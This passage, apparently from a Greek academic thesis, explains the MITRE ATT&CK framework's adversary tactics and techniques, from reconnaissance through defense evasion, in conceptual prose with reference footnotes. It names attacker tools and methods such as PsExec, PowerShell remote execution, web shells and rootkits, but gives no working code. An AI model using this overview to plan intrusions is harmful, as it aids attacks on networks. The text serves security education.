
Τα συστατικά του μοντέλου MITRE ATT&CK συσχετίζονται μεταξύ τους, όπως απεικονίζεται στο παρακάτω διάγραμμα:



Εικόνα 2.4: *Σχέσεις Αντικειμένων-Οντοτήτων Μοντέλου MITRE ATT&CK*
https://www.researchgate.net/profile/Vasileios-Mavroeidis-2/publication/353025245/figure/fig2/AS:1043613093990400@1625828159009/ATT-CK-MODEL-RELATIONSHIPS-REDESIGNED-FROM-5_W640.jpg

2.2.6 Χάρτης Κατηγοριοποίησης Μοντέλου MITRE ATT&CK

Στη συνέχεια, ακολουθεί ο χάρτης κατηγοριοποίησης κακόβουλων επιθέσεων βάσει MITRE ATT&CK[3]:



Εικόνα 2.5: *Χάρτης Κατηγοριοποίησης Κακόβουλων Επιθέσεων MITRE ATT&CK*
https://basesec.ca/wp-content/uploads/2019/12/AttckMatrices-768x512.png

[3] https://attack.mitre.org/

Οι κατηγορίες των τακτικών του μοντέλου MITRE ATT&CK, στις οποίες προβαίνουν οι επιτιθέμενοι είναι:


- **Η τακτική της Αναγνώρισης**(Reconnaissance): Είναι τακτική που αφορά τεχνικές σάρωσης, αποστολής κακόβουλου λογισμικού, κ.ά για την συλλογή, ενεργητικά ή παθητικά, πληροφοριών, πλήρως αξιοποιήσιμων, σχετικών με την οργάνωση, υποδομή, αρχιτεκτονική, ευπαθή σημεία και άλλων συναφών διαπιστευτηρίων, DNS[4] , IPs, e-mails, ονόματα χρηστών, με σκοπό την υποστήριξη μελλοντικών επιχειρήσεων προσβολής δικτύων. Ενδεικτικές τεχνικές Αναγνώρισης είναι οι ακόλουθες:

  - **Η τεχνική της Ενεργής Σάρωσης** (Active Scanning): Είναι τεχνική με την οποία ο αντίπαλος εκτελεί ενεργητικές αναγνωριστικές σαρώσεις ελέγχου της κυκλοφορίας δικτύων υπολογιστών για τη συλλογή κρίσιμων πληροφοριών με σκοπό την μελλοντική προσβολή τους. Οι σαρώσεις αυτές εκμεταλλεύονται προϋπάρχοντα πρωτόκολλα, ανταλλαγής μηνυμάτων λάθους, πχ Internet Control Message Protocol (ICMP)[5] , Transmission Control Protocol (TCP)[6] , και User Datagram Protocol (UDP)[7] , κτλ με σκοπό την αποκάλυψη κενών ασφαλείας του δικτύου-στόχου.

  - **Η τεχνική της Συλλογής Πληροφοριών Θύματος Οικοδεσπότη** (Gather Victim Host Information): Είναι τεχνική με την οποία ο αντίπαλος συγκεντρώνει πληροφορίες σχετικές με τους οικοδεσπότες του δικτύου-στόχου (θύματος)[8] πχ στοιχεία για τους κεντρικούς υπολογιστές, τα διαχειριστικά δεδομένα, τις IPs, το λειτουργικό σύστημα, κ.ά με σκοπό την μελλοντική αξιοποίησή τους σε περίπτωση προσβολής του δικτύου. Ο αντίπαλος ενδέχεται να προβεί σε παραβίαση ιστότοπων και σε αποστολή κακόβουλου λογισμικού. Επί πλέον, ο αντίπαλος δύναται να εκθέσει ευαίσθητες πληροφορίες του θύματος-στόχου σε μέσα κοινωνικής δικτύωσης και σε άλλους ιστότοπους.

  - **Η τεχνική του Ψαρέματος Πληροφοριών** (Phishing for Information): Είναι τεχνική με την οποία ο αντίπαλος προβαίνει σε ηλεκτρονικό στοχευμένο (spearphishing) ή μη ψάρεμα, δηλαδή στην εξαπάτηση του στόχου με σκοπό την αποκάλυψη κρίσιμων πληροφοριών ευαίσθητου περιεχομένου πχ διαπιστευτηρίων, κωδικών, πιστοποιητικών, κτλ. Το ηλεκτρονικό ψάρεμα για πληροφορίες διαφέρει από το "ψάρεμα" καθώς ο σκοπός είναι η συλλογή δεδομένων από το θύμα-στόχος και όχι η εκτέλεση κακόβουλου κώδικα. Ο αντίπαλος δύναται να αποσπά πληροφορίες, μέσω ψεύτικων λογαριασμών, ανταλλαγής email, άμεσων, πολλαπλών και φαινομενικά επειγόντων μηνυμάτων ή άλλων μέσων ηλεκτρονικής συνομιλίας.

[4] https://en.wikipedia.org/wiki/Domain_Name_System
[5] https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol
[6] https://en.wikipedia.org/wiki/Transmission_Control_Protocol
[7] https://en.wikipedia.org/wiki/User_Datagram_Protocol
[8] https://cybersecurity.att.com/blogs/labs-research/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks



Εικόνα 2.6: *Η τεχνική του Ψαρέματος Πληροφοριών*
https://www.esferize.com/wp-content/uploads/2021/07/What-information-steals-a-phisher.png

- **Η τακτική της Ανάπτυξης Πόρων** (Resource Development): Είναι τακτική μέσω της οποίας ο επιτιθέμενος προσπαθεί να δημιουργήσει πόρους ώστε να τους χρησιμοποιήσει για να υποστηρίξει μελλοντικές επιχειρήσεις προσβολής δικτύων υπολογιστών. Περιλαμβάνει τεχνικές υποκλοπής κρίσιμων και αξιοποιήσιμων δεδομένων και πληροφοριών πχ υποδομών, λογαριασμών χρηστών, πιστοποιητικών υπογραφής, emails κτλ, με μακροπρόθεσμο σκοπό την μεμακρυσμένη Διοίκηση (Command) και τον εξ' αποστάσεως έλεγχο (Control) των δικτύων υπολογιστών. Ενδεικτικές τεχνικές Ανάπτυξης Πόρων είναι οι ακόλουθες:

  - **Η τεχνική της Απόκτησης Υποδομών** (Acquire Infrastructure): Είναι τεχνική με την οποία ο αντίπαλος προβαίνει σε αγορά, μίσθωση ή ενοικίαση υποδομής π.χ. διακομιστές, δίκτυα botnet[9] , κ.ά, με σκοπό τη χρησιμοποίησή τους σε μελλοντική επιθετική ενέργεια εναντίον δικτύων υπολογιστών. Υπάρχει μεγάλη ποικιλία διαθέσιμων υποδομών για ενοικίαση ή αγορά με σκοπό την εκμετάλλευσή τους από κάποιον κακόβουλο δράστη [22]. Ο αντίπαλος αποκαθιστά σύνδεση με την υποδομή, καθώς η φυσική σύνδεση (μερική, ολική ή για μικρό χρονικό διάστημα) με αυτή δεν είναι εφικτή σε κανονικές συνθήκες.
  - **Η τεχνική της Υπονόμευσης Λογαριασμών** (Compromise Accounts): Είναι τεχνική με την οποία ο αντίπαλος παραβιάζει λογαριασμούς για να τους χρησιμοποιήσει μελλοντικά στην επιθετική ενέργειά του εναντίον ενός δικτύου υπολογιστών. Χρησιμοποιεί μέσα κοινωνικής δικτύωσης και ιστότοπους πχ Facebook, LinkedIn, Twitter, Google για να προβεί σε ηλεκτρονικό ψάρεμα (phishing for Information), σε δημιουργία ψεύτικων λογαριασμών, σε συλλογή ή και αγορά διαπιστευτηρίων από ιστότοπους τρίτων, σε υποκλοπές κωδικών εισόδου, κ.ά. Πριν την παραβίαση των λογαριασμών ο αντίπαλος προβαίνει σε αναγνωριστική προσέγγιση για το ποιοι λογαριασμοί θα παραβιαστούν ή όχι και για ποιο λόγο.
  - **Η τεχνική της Ανάπτυξης Δυνατοτήτων** (Develop Capabilities): Είναι τεχνική με την οποία ο αντίπαλος δημιουργεί τις προϋποθέσεις και τις δυνατότητες,

[9] https://en.wikipedia.org/wiki/Botnet

μέσω κακόβουλων λογισμικών, εκμετάλλευσης πιστοποιητικών, κ.ά ώστε να είναι σε θέση να εκτελέσει μία πετυχημένη επιθετική ενέργεια. Η προετοιμασία του κατάλληλου εδάφους μπορεί να υλοποιηθεί είτε από τον ίδιο τον αντίπαλο είτε από εταιρίες αναδόχους, που λειτουργούν για τον σκοπό αυτό με την προϋπόθεση ότι ο αντίπαλος θα θέσει τις επιχειρησιακές απαιτήσεις της σχεδιασμένης ενέργειάς του [23].

- **Η τακτική της Αρχικής Πρόσβασης** (Initial Access): Είναι τακτική μέσω της οποίας ο επιτιθέμενος προσπαθεί να εισέλθει σε πρώτο στάδιο στο δίκτυο-στόχος. Αποτελείται από τεχνικές πχ στοχευμένο ψάρεμα (spearphishing), εκμετάλλευση αδυναμιών διακομιστών ιστού, κ.ά, που χρησιμοποιούν διάφορα διανύσματα εισόδου για να αποκτήσουν την πρώτη επαφή (βάση), συνεχόμενης ή περιορισμένης χρήσης, με το υποψήφιο δίκτυο υπολογιστών προς προσβολή. Ενδεικτικές τεχνικές Αρχικής Πρόσβασης είναι οι ακόλουθες:

  - **Η τεχνική Έγκυρων Λογαριασμών** (Valid Accounts): Είναι τεχνική μέσω της οποίας ο επιτιθέμενος προσπαθεί να υποκλέψει διαπιστευτήρια εισόδου έγκυρων ανενεργών χρηστών λογαριασμών τρίτων προσώπων, μειώνοντας την πιθανότητα εντοπισμού του λόγω του ηλεκτρονικού αποτυπώματος που αφήνει. Τα διαπιστευτήρια αυτά σε υπηρεσίες όπως VPN, Outlook Web Access, επιφάνεια εργασίας, κ.ά, μπορούν να χρησιμοποιηθούν για την παράκαμψη στοιχείων ελέγχου πρόσβασης, σε μόνιμη ή όχι βάση, σε απομακρυσμένα συστήματα δικτύων υπολογιστών. Ο αντίπαλος αποκτά με αυτήν τακτική ισχυρό πλεονέκτημα καθώς έχει πρόσβαση σε τοπικό και διαχειριστικό επίπεδο σε κρίσιμους λογαριασμούς.
  - **Η τεχνική των Εξωτερικών Απομακρυσμένων Υπηρεσιών** (External Remote Services): Είναι τεχνική μέσω της οποίας ο επιτιθέμενος προσπαθεί να αξιοποιήσει εξωτερικές απομακρυσμένες υπηρεσίες με σκοπό να αποκτήσει αρχική πρόσβαση, προσωρινή ή συνεχόμενη, σε δίκτυα υπολογιστών. Τέτοιες σχετικές υπηρεσίες όπως τα VPN, Citrix επιτρέπουν στους χρήστες να συνδέονται με πόρους εταιρικών δικτύων υπολογιστών από εξωτερικές τοποθεσίες, μέσω απομακρυσμένων πυλών υπηρεσιών, οι οποίες διαχειρίζονται τις συνδέσεις και τον έλεγχο ταυτότητας διαπιστευτηρίων για αυτές τις υπηρεσίες. Η πρόσβαση σε απομακρυσμένες υπηρεσίες μπορεί να χρησιμοποιηθεί ως προσωρινός ή μόνιμος μηχανισμός κατά τη διάρκεια μιας επιθετικής ενέργειας.
  - **Η τεχνική της Αναπαραγωγής Αφαιρούμενων Μέσων** (Replication Through Removable Media): Είναι η τεχνική με την οποία ο αντίπαλος εισέρχεται σε ένα δίκτυο υπολογιστών με κακόβουλο λογισμικό, μέσω της βοήθειας ενός αποσπώμενου αποθηκευτικού μέσου με σκοπό να εκτελεστεί το αρχείο "AutoRun"[10] . Η τεχνική αυτή περιλαμβάνει την εκτέλεση εκτελέσιμων αρχείων τύπου .exe ή κάποιας άλλης μορφής, τα οποία έχουν μετονομαστεί με τέτοιο τρόπο ώστε να μοιάζουν ως νόμιμα και εγκεκριμένα αρχεία του συστήματος-στόχου και συνεπώς να εξαπατηθεί ο χρήστης.

[10] https://en.wikipedia.org/wiki/AutoRun

- **Η τακτική της Εκτέλεσης** (Execution): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές για την αποστολή και τον έλεγχο κακόβουλου κώδικα, ο οποίος θα εκτελείται σε τοπικό ή απομακρυσμένο σύστημα-στόχο. Η τεχνική του κακόβουλου κώδικα συνήθως συνδυάζεται και με άλλες συναφείς πχ της εξερεύνησης δικτύου, της κλοπής δεδομένων, κ.ά με σκοπό το αποτέλεσμα να καταστεί κατά το μέγιστο δυνατόν πιο διευρυμένο και συνεπώς επιτυχημένο. Χαρακτηριστικό παράδειγμα είναι ο αντίπαλος να χρησιμοποιήσει ένα εργαλείο απομακρυσμένης πρόσβασης ώστε να εκτελέσει μια δέσμη ενεργειών (PowerShell Script)[11] , που εκτελεί απομακρυσμένη ανίχνευση συστήματος (Remote System Discovery). Ενδεικτικές τεχνικές Εκτέλεσης είναι οι ακόλουθες:

  - **Η τεχνική των Υπηρεσιών Συστήματος** (System Services): Οι κακόβουλοι λειτουργούν ως διαχειριστές ενός Συστήματος και χρησιμοποιούν το δωρεάν εργαλείο PsExec [12] του Sysinternals της Microsoft, με σκοπό την εκτέλεση ενός προγράμματος, εντολών (scripts)[13] σε άλλον υπολογιστή, μέσω μιας μεθόδου που αλληλοεπιδρά με την υπηρεσία Service Control Manager[14] των Windows (είτε με τη δημιουργία μιας νέας υπηρεσίας είτε με την τροποποίηση μιας υπάρχουσας). Η τεχνική εκτέλεσης κακόβουλου κώδικα συνήθως συνδυάζεται και με άλλες συναφείς τεχνικές πχ της κλιμάκωσης προνομίου (privilege escalation)[15] , της επιμονής (persistence)[16] , κ.ά.
  - **Η τεχνική της Διαχειριστικής Λειτουργίας των Windows** (Windows Management Instrumentation-WMI): Οι κακόβουλοι χρησιμοποιούν την υπηρεσία WMI[17] , την υπηρεσία Server Message Block (SMB)[18] και την υπηρεσία Remote Procedure Call Service (RPCS)[19] [λειτουργεί μέσω της θύρας 135 (TCP/UDP)[20]] για τοπική και απομακρυσμένη πρόσβαση στα στοιχεία των συστημάτων Windows με σκοπό την συλλογή πληροφοριών από την ανίχνευση και τον εντοπισμό ευπαθειών σε υλικό ή λογισμικό του συστήματος-στόχου, καθώς και από την απομακρυσμένη εκτέλεση κακόβουλων αρχείων (Lateral Movement)[21] , κ.ά.
  - **Η τεχνική του Κελύφους Εντολής και Κώδικα Διερμηνέα** (Command and Scripting Interpreter): Είναι η τεχνική με την οποία ο αντίπαλος χρησιμοποιεί ένα πρόγραμμα διαχείρισης αυτοματισμού και διαμόρφωσης εργασιών PowerShell[22] , της Microsoft. Το εν λόγω PowerShell αποτελείται από ένα κέλυφος γραμμής εντολών και τη σχετική γλώσσα δέσμης ενεργειών. Χαρακτηριστικά παραδείγματα είναι τα Start-Process cmdlet, που μπορεί να χρησιμοποιηθεί για την εκτέλεση

[11] https://en.wikipedia.org/wiki/PowerShell
[12] https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
[13] https://en.wikipedia.org/wiki/Scripting_language
[14] https://docs.microsoft.com/el-gr/windows/win32/services/service-control-manager
[15] https://en.wikipedia.org/wiki/Privilege_escalation
[16] https://en.wikipedia.org/wiki/Persistence_(computer_science)
[17] https://en.wikipedia.org/wiki/Windows_Management_Instrumentation
[18] https://en.wikipedia.org/wiki/Server_Message_Block
[19] https://en.wikipedia.org/wiki/Remote_procedure_call
[20] https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers
[21] https://en.wikipedia.org/wiki/Network_Lateral_Movement
[22] https://en.wikipedia.org/wiki/PowerShell

ενός εκτελέσιμου αρχείου και το Invoke-Command cmdlet, που εκτελεί μια εντολή τοπικά ή σε απομακρυσμένο υπολογιστή. Το PowerShell μπορεί επίσης να χρησιμοποιηθεί για την λήψη εκτελέσιμων αρχείων από το διαδίκτυο και την εκτέλεση αυτών από το δίσκο ή στη μνήμη του συστήματος, χωρίς ο επιτιθέμενος να έχει πρόσβαση στο δίσκο.

- **Η τακτική της Επιμονής** (Persistence): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές για την τροποποίηση των παραμέτρων του συστήματος με σκοπό την απόκτηση μόνιμης πρόσβασης σε αυτό. Σε περίπτωση συνεχών επανεκκινήσεων και συχνών αλλαγών των διαπιστευτηρίων του συστήματος-στόχου ο επιτιθέμενος ασκεί επίμονα προσπάθεια για την οριστική πρόσβαση στο δίκτυο-στόχος. Η πρόσβαση δύναται να χαθεί λόγω συχνών επανεκκινήσεων του συστήματος, της απώλειας των διαπιστευτηρίων ή άλλων ενεργειών του αμυνομένου. Ενδεικτικές τεχνικές Επιμονής είναι οι ακόλουθες:

  - **Η τεχνική της Εκτέλεσης Κώδικα κατά την Εκκίνηση και Αρχική Είσοδο** (Boot or Logon Initialization Scripts): Είναι η τεχνική με την οποία ο αντίπαλος χρησιμοποιεί ειδικό κώδικα, ο οποίος εκτελείται αυτόματα κατά την εκκίνηση του συστήματος ή κατά την προετοιμασία αρχικής σύνδεσης ενός χρήστη με τον λογαριασμό του. Ο αντίπαλος μπορεί να χρησιμοποιήσει αυτόν τον κώδικα για να επιμένει να εισέλθει παράνομα, με διαπιστευτήρια και δικαιώματα χρήστη ή διαχειριστή, σε ένα δίκτυο υπολογιστών. Ο αντίπαλος κλιμακώνει τα προνόμια που έχει στο δίκτυο αυτό, καθώς ο κώδικας που εκτελείται του δίνει υψηλότερα προνόμια πρόσβασης.
  - **Η τεχνική της Δημιουργίας ή Τροποποίησης Λειτουργίας Συστήματος** (Create or Modify System Process): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να δημιουργήσει ή να τροποποιήσει τις διεργασίες πχ Launch Daemon[23] και Launch Agent, που αφορούν στην προετοιμασία, εκκίνηση και φόρτωση των παραμέτρων ενός λειτουργικού συστήματος (Windows και Linux) με σκοπό να εκτελείται επαναλαμβανόμενα ένα κακόβουλο λογισμικό. Ο αντίπαλος δύναται να εγκαταστήσει δαίμονες-πράκτορες με δικαιώματα διαχειριστή root/SYSTEM[24] , κατάλληλα ρυθμίσιμους ώστε να εκτελούνται κατά την εκκίνηση ή για ένα επαναλαμβανόμενο χρονικό διάστημα.
  - **Η τεχνική της Εμφύτευσης Εικόνας** (Implant Internal Image): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να αποστείλει ηλεκτρονικές εικόνες με σκοπό να εμφυτεύσει διεπαφές, τύπου κέλυφους ιστού, Web Shell[25] , οι οποίες να αλληλεπιδρούν με τον διακομιστή ιστού, ώστε να καταστεί ικανός να λαμβάνει, να εκτελεί και να διαγράφει αρχεία από και προς αυτόν. Τα εν λόγω WebShell συνήθως είναι γραμμένα σε γλώσσες προγραμματισμού PHP[26] . Ο εισβολέας μπορεί να βρει τρωτά σημεία των εφαρμογών, που εκτελούνται σε διακομιστές Web, κα-

[23] https://en.wikipedia.org/wiki/Launchd
[24] https://en.wikipedia.org/wiki/Root_system
[25] https://en.wikipedia.org/wiki/Web_shell
[26] https://en.wikipedia.org/wiki/PHP

θώς και κενά ασφαλείας προκειμένου να εμφυτέψει κέλυφα ιστού. Επιπλέον, ο επιτιθέμενος δύναται να χρησιμοποιεί και λογισμικά τύπου Docker[27] , τα οποία θα λειτουργούν ως κερκόπορτα, με σκοπό να πετύχει τον απομακρυσμένο έλεγχο ενός δικτύου υπολογιστή.


- **Η τακτική της Επαύξησης Δικαιωμάτων** (Privilege Escalation): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές για την απόκτηση υψηλότερου επιπέδου δικαιωμάτων από ένα χρήστη σε ένα υποψήφιο σύστημα-στόχος με σκοπό την εκτέλεση απομακρυσμένης λειτουργίας αυτού. Ενδεικτικές τεχνικές Επαύξησης Δικαιωμάτων είναι οι ακόλουθες:

  - **Η τεχνική της Εκτέλεσης Πειρατείας** (Hijack Execution Flow): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να εκτελέσει κακόβουλο κώδικα με σκοπό να παραβιάσει τις άμυνες και τον μηχανισμό ασφαλείας των προγραμμάτων που εκτελούνται σε λειτουργικά συστήματα. Ο επιβουλέας δύναται να δηλητηριάζει με κακόβουλο λογισμικό τις βιβλιοθήκες, τους καταλόγους αρχείων, καθώς και το μητρώο των λειτουργικών συστημάτων. Συνήθως, η εν λόγω τεχνική επαναλαμβάνεται σε τακτά χρονικά διαστήματα.
  - **Η τεχνική της Έγχυσης Διαδικασίας** (Process Injection): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να εγχύσει πολλαπλές διαδικασίες εκτέλεσης κώδικα σε τμηματικές μονάδες του συστήματος ή και στους μηχανισμούς διαδιεργασιακής επικοινωνίας, Inter-process communication (IPC)[28] , προκειμένου να καταστείλει τις άμυνες ενός δικτύου υπολογιστών. Η ένεση κακόβουλου κώδικα είναι μία τεχνική εκτέλεσης γραμμών κώδικα, στο σύνολο του υπάρχοντος κώδικα, επιτρέποντας στον αντίπαλο να επιχειρεί σε νόμιμο πλαίσιο, αυξάνοντας τα δικαιώματα πρόσβασής του στο δίκτυο-στόχος και αποφεύγοντας τον εύκολο εντοπισμό του.
  - **Η τεχνικής της Προγραμματισμένης Εργασίας** (Scheduled Task/Job): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να προβεί στον προγραμματισμό εκτέλεσης συγκεκριμένων επαναλαμβανόμενων ή στοχευμένων διεργασιών, σε συγκεκριμένη ημερομηνία και ώρα, καθώς και σε εκτέλεση επιβλαβούς κώδικα, σε απομακρυσμένα συστήματα, παράλληλα με την λειτουργία του λειτουργικού συστήματος. Ο αντίπαλος συνήθως αποκτά δικαιώματα διαχειριστή συστήματος.

- **Η τακτική της Αποφυγής της Άμυνας Συστημάτων** (Defense Evasion): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές απεγκατάστασης, απενεργοποίησης και εγκατάστασης λογισμικού ασφαλείας, καθώς και σε τεχνικές συσκότισης, κρυπτογράφησης δεδομένων, αποφυγής πιστοποιημένων διεργασιών και εκτέλεσης κακόβουλου λογισμικού με σκοπό την αποφυγή της ανίχνευσης του από τα διάφορα συστήματα άμυνας και ασφάλειας του δικτύου-στόχου. Ενδεικτικές τεχνικές Αποφυγής Συστημάτων Ασφαλείας είναι οι ακόλουθες:

[27] https://en.wikipedia.org/wiki/Docker_(software)
[28] https://en.wikipedia.org/wiki/Inter-process_communication

- **Η τεχνική του Προστατευτικού Κιγκλιδώματος** (Execution Guardrails): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να διασφαλίσει ότι το κακόβουλο υλικό θα εκτελεστεί μόνο στο υποψήφιο δίκτυο-στόχο. Η προστασία κιγκλιδώματος χρησιμοποιείται για να οδηγήσει κακόβουλο υλικό να εκτελεστεί για το σκοπό, που έχει σχεδιαστεί, όταν πληρούνται συγκεκριμένες συνθήκες στον υποψήφιο στόχο, διαφορετικά δεν εκτελείται διότι υπάρχει ο κίνδυνος των παράπλευρων απωλειών και της ζημίας, τα οποία δεν είναι επιθυμητά από τον επιτιθέμενο.
- **Η τεχνική του Προνομιακού Υπερχρήστη** (Rootkit): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να έχει συνεχή πρόσβαση σε έναν υπολογιστή με προνόμια υπερχρήστη, χωρίς να γίνεται αντιληπτός από τους διαχειριστές του συστήματος διότι ενσωματώνεται σε βασικά στοιχεία του λειτουργικού συστήματος ή και σε άλλες εφαρμογές. Ο επιτιθέμενος εγκαθιστά ένα λογισμικό Rootkit[29] ώστε να αποκτήσει πρόσβαση σε κωδικούς και γενικά να αποκρυπτογραφήσει τα συστήματα του υπολογιστή, αποκτώντας με αυτόν τον τρόπο τον απόλυτο έλεγχο του υπολογιστή με δικαιώματα επίπεδου υπερχρήστη. Τα λογισμικά Rootkit έχουν την δυνατότητα να αποπροσανατολίσουν τα προγράμματα ασφαλείας των δικτύων υπολογιστών διότι αποκρύπτουν την ύπαρξη κακόβουλου λογισμικού υποκλοπής, ενώ μεταξύ άλλων δύναται να τροποποιήσουν τις διεπαφές προγραμματισμού εφαρμογών, Application Programming Interface (API)[30] , δηλαδή της μεταβίβασης δεδομένων μεταξύ εφαρμογών ενός λογισμικού με έναν τυποποιημένο τρόπο.



Εικόνα 2.7: *Η τεχνική του RootKit*
http://wiki.cas.mcmaster.ca/images/2/22/Rootkit.gif


- **Η τεχνική της Τροποποίησης των Δικαιωμάτων των Αρχείων και Καταλόγων** (File and Directory Permissions Modification): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να τροποποιήσει τα δικαιώματα ή και τα χαρακτηριστικά των αρχείων και των καταλόγων αρχείων με σκοπό την αποφυγή των λιστών ελέγχου, access control lists (ACLs)[31] και να αποκτήσει πρόσβαση σε προστατευμένα αρχεία του συστήματος-στόχου. Τα ACL ελέγχονται από τον έχων τη διαχείριση των δικαιωμάτων αρχείων και καταλόγου και είναι η πλατφόρμα που επιτρέπει σε χρήστες ή ομάδες να εκτελέσουν ορισμένες ενέργειες πχ ανάγνωση, εγγραφή,

[29] https://en.wikipedia.org/wiki/Rootkit
[30] https://en.wikipedia.org/wiki/API
[31] https://en.wikipedia.org/wiki/Access-control_list

εκτέλεση κ.λπ.

- **Η τακτική της Υποκλοπής Συνθηματικών** (Credential Access): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές για την πρόσβαση και τον έλεγχο ενός συστήματος-στόχος, μέσω υποκλοπής των διαπιστευτηρίων, των ονομάτων λογαριασμών, των κωδικών πρόσβασης και των κλειδιών, που χρησιμοποιούνται σε αυτό. Η χρήση νόμιμων διαπιστευτηρίων δίδει τη δυνατότητα στον επιτιθέμενο να αποκαλυφθεί δυσκολότερα και να δημιουργήσει νέους λογαριασμούς για την επίτευξη των τεθέντων στόχων του. Ενδεικτικές τεχνικές Υποκλοπής Συνθηματικών είναι οι ακόλουθες:

